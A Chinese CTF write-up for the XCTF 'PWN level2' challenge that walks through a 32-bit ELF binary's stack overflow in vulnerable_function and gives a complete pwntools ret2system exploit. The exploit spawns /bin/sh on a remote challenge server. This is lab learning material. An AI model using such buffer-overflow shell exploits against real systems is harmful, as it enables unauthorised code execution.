XCTF PWN level2

原创

prettyX 于 2021-06-10 15:25:04 发布 113 收藏 1
分类专栏： PWN

查看基本信息


```
smile@ubuntu:~/Desktop/pwn/level2$ file 1ab77c073b4f4524b73e086d063f884e
1ab77c073b4f4524b73e086d063f884e: ELF 32-bit LSB executable, Intel 80386, versio
n 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.
6.32, BuildID[sha1]=a70b92e1fe190db1189ccad3b6ecd7bb7b4dd9c0, not stripped
smile@ubuntu:~/Desktop/pwn/level2$
```

```
smile@ubuntu:~/checksec.sh$ ./checksec --file='/home/smile/Desktop/pwn/level2/1ab77c073b4f4524b73e086d063f884e'
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified      Fortifiable
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   70) Symbols       No    0              1
```

尝试运行

```
smile@ubuntu: ~/Desktop/pwn/level2
smile@ubuntu:~/Desktop/pwn/level2$ ./1ab77c073b4f4524b73e086d063f884e
Input:
abc
Hello World!
```

IDA F5



继续查看脆弱函数，88h的缓冲区可以写入0x100，发现溢出点

```
1 ssize_t vulnerable_function()
2 {
3   char buf; // [esp+0h] [ebp-88h]
4
5   system("echo Input:");
6   return read(0, &buf, 0x100u);
7 }
```

shift+F12，发现了“/bin/sh”

Address	Length	Type	String
LOAD:08048154	00000013	C	/lib/ld-linux.so.2
LOAD:0804822D	0000000A	C	libc.so.6
LOAD:08048237	0000000F	C	_IO_stdin_used
LOAD:08048246	00000005	C	read
LOAD:0804824B	00000007	C	system
LOAD:08048252	00000012	C	__libc_start_main
LOAD:08048264	0000000F	C	__gmon_start__
LOAD:08048273	0000000A	C	GLIBC_2.0
.rodata:08048540	0000000C	C	echo Input:
.rodata:0804854C	00000014	C	echo 'Hello World!'
.eh_frame:080485CB	00000005	C	;*2$\"
.data:0804A024	00000008	C	/bin/sh

来看一下函数

Functions window

Function name	Segment	Start
sub_8048300	.plt	08048300
_read	**.plt**	**08048310**
_system	**.plt**	**08048320**
__gmon_start__	.plt	08048330
__libc_start_main	**.plt**	**08048340**
_start	.text	08048350
__x86_get_pc_thunk_bx	.text	08048380
deregister_tm_clones	.text	08048390
register_tm_clones	.text	080483C0
__do_global_dtors_aux	.text	08048400
frame_dummy	.text	08048420
vulnerable_function	.text	0804844B
main	**.text**	**08048480**
__libc_csu_init	.text	080484C0
__libc_csu_fini	.text	08048520
_term_proc	.fini	08048524
read	**extern**	**0804A034**
system	**extern**	**0804A038**
__libc_start_main	**extern**	**0804A03C**

IDA··· Pseud··· Pseud···

```
1 int system(const char *command)
2 {
3   return system(command);
4 }
```


这里的逻辑：通过溢出，跳转到指定的位置，因为开启了NX保护，不能直接写Shellcode，所以跳转到system函数地址，然后构造system函数所需的参数

Exp

```
from pwn import *

p=remote('111.200.241.244',57421)
#p=process('./1ab77c073b4f4524b73e086d063f884e')
elf=ELF('./1ab77c073b4f4524b73e086d063f884e')
system_addr=elf.symbols['system']
binsh_addr=0x0804A024
payload=b'A'*(0x88+0x4)+p32(system_addr)+p32(0)+p32(binsh_addr)
#p32(0)为system()函数的返回地址
p.recvuntil("Input:\n")
p.sendline(payload)
p.interactive()
```

:)